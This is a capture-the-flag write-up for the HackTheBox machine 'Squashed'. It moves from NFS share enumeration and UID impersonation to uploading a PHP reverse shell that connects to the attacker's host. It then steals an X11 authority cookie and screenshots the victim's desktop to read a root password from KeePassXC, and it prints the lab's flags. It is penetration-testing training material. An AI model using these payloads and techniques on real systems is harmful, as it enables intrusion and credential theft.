HackTheBox Writeup - Squashed

#Network #Vulnerability_Assessment #Common_Services #Authentication #Apache #X11 #NFS #Penetration_Tester_Level_1 #Reconnaissance #User_Enumeration #Impersonation #Arbitrary_File_Upload

Recon

nmap


```
┌──(root㉿kali)-[~/squashed]
└─# nmap squashed.htb -sVC -p- -Pn -T4 -oA squashed
# Nmap 7.93 scan initiated Mon Jan 16 08:39:57 2023 as: nmap -sVC -p- -Pn -T4 -oA squashed squashed.htb
Nmap scan report for squashed.htb (10.10.11.191)
Host is up (0.20s latency).
Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_  256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Built Better
|_http-server-header: Apache/2.4.41 (Ubuntu)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
```

```
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      34004/udp6  mountd
|   100005  1,2,3      49496/udp   mountd
|   100005  1,2,3      50753/tcp6  mountd
|   100005  1,2,3      58509/tcp   mountd
|   100021  1,3,4      40699/tcp6  nlockmgr
|   100021  1,3,4      45625/tcp   nlockmgr
|   100021  1,3,4      51614/udp   nlockmgr
|   100021  1,3,4      55440/udp6  nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
44439/tcp open  mountd   1-3 (RPC #100005)
45625/tcp open  nlockmgr 1-4 (RPC #100021)
53329/tcp open  mountd   1-3 (RPC #100005)
58509/tcp open  mountd   1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

TCP 80 - Website

Site

Static Website



dir

```
┌──(root㉿kali)-[~/squashed]
└─# gobuster dir -u http://squashed.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -t 20 -e -k -r -o squashed.gobuster

http://squashed.htb/images            (Status: 200) [Size: 6225]
http://squashed.htb/css               (Status: 200) [Size: 6309]
```

```
http://squashed.htb/js                  (Status: 200) [Size: 2246]
http://squashed.htb/server-status       (Status: 403) [Size: 277]
```

TCP 2049 - NFS

Refer - https://book.hacktricks.xyz/network-services-pentesting/nfs-service-pentesting

Enum

```
┌──(root㉿kali)-[~/squashed]
└─# showmount -e squashed.htb
Export list for squashed.htb:
/home/ross    *
/var/www/html *
```

Mount

```
┌──(root㉿kali)-[~/squashed]
└─# mkdir /mnt/ross && mkdir /mnt/html
```

/home/ross

```
┌──(root㉿kali)-[/mnt]
└─# mount -t nfs squashed.htb:/home/ross /mnt/ross
```

Add user to local machine so we have permissions

```
useradd test
su - test

$ ls -la
total 68
```

```
drwxr-xr-x 14 test test 4096 Jan 15 18:36 .
drwxr-xr-x  5 root root 4096 Jan 16 09:14 ..
lrwxrwxrwx  1 root root    9 Oct 20 09:24 .bash_history -> /dev/null
drwx------ 11 test test 4096 Oct 21 10:57 .cache
drwx------ 12 test test 4096 Oct 21 10:57 .config
drwxr-xr-x  2 test test 4096 Oct 21 10:57 Desktop
drwxr-xr-x  2 test test 4096 Oct 21 10:57 Documents
drwxr-xr-x  2 test test 4096 Oct 21 10:57 Downloads
drwx------  3 test test 4096 Oct 21 10:57 .gnupg
drwx------  3 test test 4096 Oct 21 10:57 .local
drwxr-xr-x  2 test test 4096 Oct 21 10:57 Music
drwxr-xr-x  2 test test 4096 Oct 21 10:57 Pictures
drwxr-xr-x  2 test test 4096 Oct 21 10:57 Public
drwxr-xr-x  2 test test 4096 Oct 21 10:57 Templates
drwxr-xr-x  2 test test 4096 Oct 21 10:57 Videos
lrwxrwxrwx  1 root root    9 Oct 21 09:07 .viminfo -> /dev/null
-rw-------  1 test test   57 Jan 15 18:36 .Xauthority
-rw-------  1 test test 2475 Jan 15 18:36 .xsession-errors
-rw-------  1 test test 2475 Dec 27 10:33 .xsession-errors.old
```

> `.Xauthority` stores cookies for authentication of X sessions

```
$ strings .Xauthority
squashed.htb
MIT-MAGIC-COOKIE-1

$ cp .Xauthority ~/squashed/www/
```

/var/www/html

```
┌──(root㉿kali)-[/mnt]
└─# mount -t nfs squashed.htb:/var/www/html /mnt/html
```

```
┌──(root㉿kali)-[/mnt]
└─# ls -ld html
drwxr-xr-- 5 2017 www-data 4096 Jan 16 09:40 html
```

Add permission to user

```
┌──(root㉿kali)-[/mnt]
└─# usermod -u 2017 test1

┌──(root㉿kali)-[/mnt]
└─# su test1
$ cd html
$ ls -la
total 56
drwxr-xr-- 5 test1 www-data  4096 Jan 16 09:40 .
drwxr-xr-x 5 root  root      4096 Jan 16 09:14 ..
drwxr-xr-x 2 test1 www-data  4096 Jan 16 09:40 css
-rw-r--r-- 1 test1 www-data    44 Oct 21 06:30 .htaccess
drwxr-xr-x 2 test1 www-data  4096 Jan 16 09:40 images
-rw-r----- 1 test1 www-data 32532 Jan 16 09:40 index.html
drwxr-xr-x 2 test1 www-data  4096 Jan 16 09:40 js
```

Upload reverse shell

```
$ cat > ok.php << EOF
<?php system('bash -c "bash -i >& /dev/tcp/10.10.14.41/1111 0>&1"') ?>
EOF
```

User Flag

```
┌──(root㉿kali)-[~/squashed]
└─# rlwrap nc -lvnp 1111
listening on [any] 1111 ...
connect to [10.10.14.41] from (UNKNOWN) [10.10.11.191] 57282
bash: cannot set terminal process group (1070): Inappropriate ioctl for device
bash: no job control in this shell
alex@squashed:/var/www/html$ ls -la
ls -la
total 60
drwxr-xr-- 5 alex www-data  4096 Jan 16 14:57 .
drwxr-xr-x 3 root root      4096 Oct 21 10:30 ..
-rw-r--r-- 1 alex www-data    44 Oct 21 10:30 .htaccess
drwxr-xr-x 2 alex www-data  4096 Jan 16 14:55 css
drwxr-xr-x 2 alex www-data  4096 Jan 16 14:55 images
-rw-r----- 1 alex www-data 32532 Jan 16 14:55 index.html
drwxr-xr-x 2 alex www-data  4096 Jan 16 14:55 js
-rw-r--r-- 1 alex     1002    71 Jan 16 14:57 ok.php
alex@squashed:/var/www/html$ cd ~
cd ~
alex@squashed:/home/alex$ ls
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
snap
user.txt
alex@squashed:/home/alex$ cat user.txt
cat user.txt
8a06d4b7db113c6a5fb492fbfb8753f8
```

Root Flag

- Refer - https://book.hacktricks.xyz/network-services-pentesting/6000-pentesting-x11#screenshots-capturing

Enumerate Display

```
alex@squashed:/home/ross$ w
w
 15:09:45 up 15:33,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
ross     tty7     :0               Sun23   15:33m  1:19   0.04s /usr/libexec/gnome-session-binary --systemd --session=gnome
```

Start Http server

```
┌──(root㉿kali)-[~/squashed/www]
└─#  python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.191 - - [16/Jan/2023 10:14:29] "GET /.Xauthority HTTP/1.1" 200 -
```

Get `.Xauthority` and do screenshot


```
alex@squashed:/home/alex$ wget 10.10.14.41/.Xauthority

export XAUTHORITY=.Xauthority
xwd -root -screen -silent -display :0 > ok.xwd
cp ok.xwd /var/www/html
```

Use OCR to get text (Failed)

```
┌──(root㉿kali)-[~/squashed]
└─# tesseract ok.png ok.txt
Estimating resolution as 128
```

```
┌──(root㉿kali)-[~/squashed]
└─# cat ok.txt.txt
Activities  @ KeePassXC + Jan16 15:42
Passwords - KeePassXC x

Database Entries Groups Tools Help

Cbd CK KE RHIOL SR /

~ Username Password URL Notes
root cah$mei7i

G/ )

General

Autotype Enabled
Searching Enabled
Expiration Never
```

Open Image



- Creds : `root:cah$mei7rai9A`

```
alex@squashed:/home/alex$ su -
su -
Password: cah$mei7rai9A

ls
Desktop
Documents
Downloads
```

```
Music
Pictures
Public
root.txt
scripts
snap
Templates
Videos
cat root.txt
eaa6951c71a011da6e7c608f1f907c39
```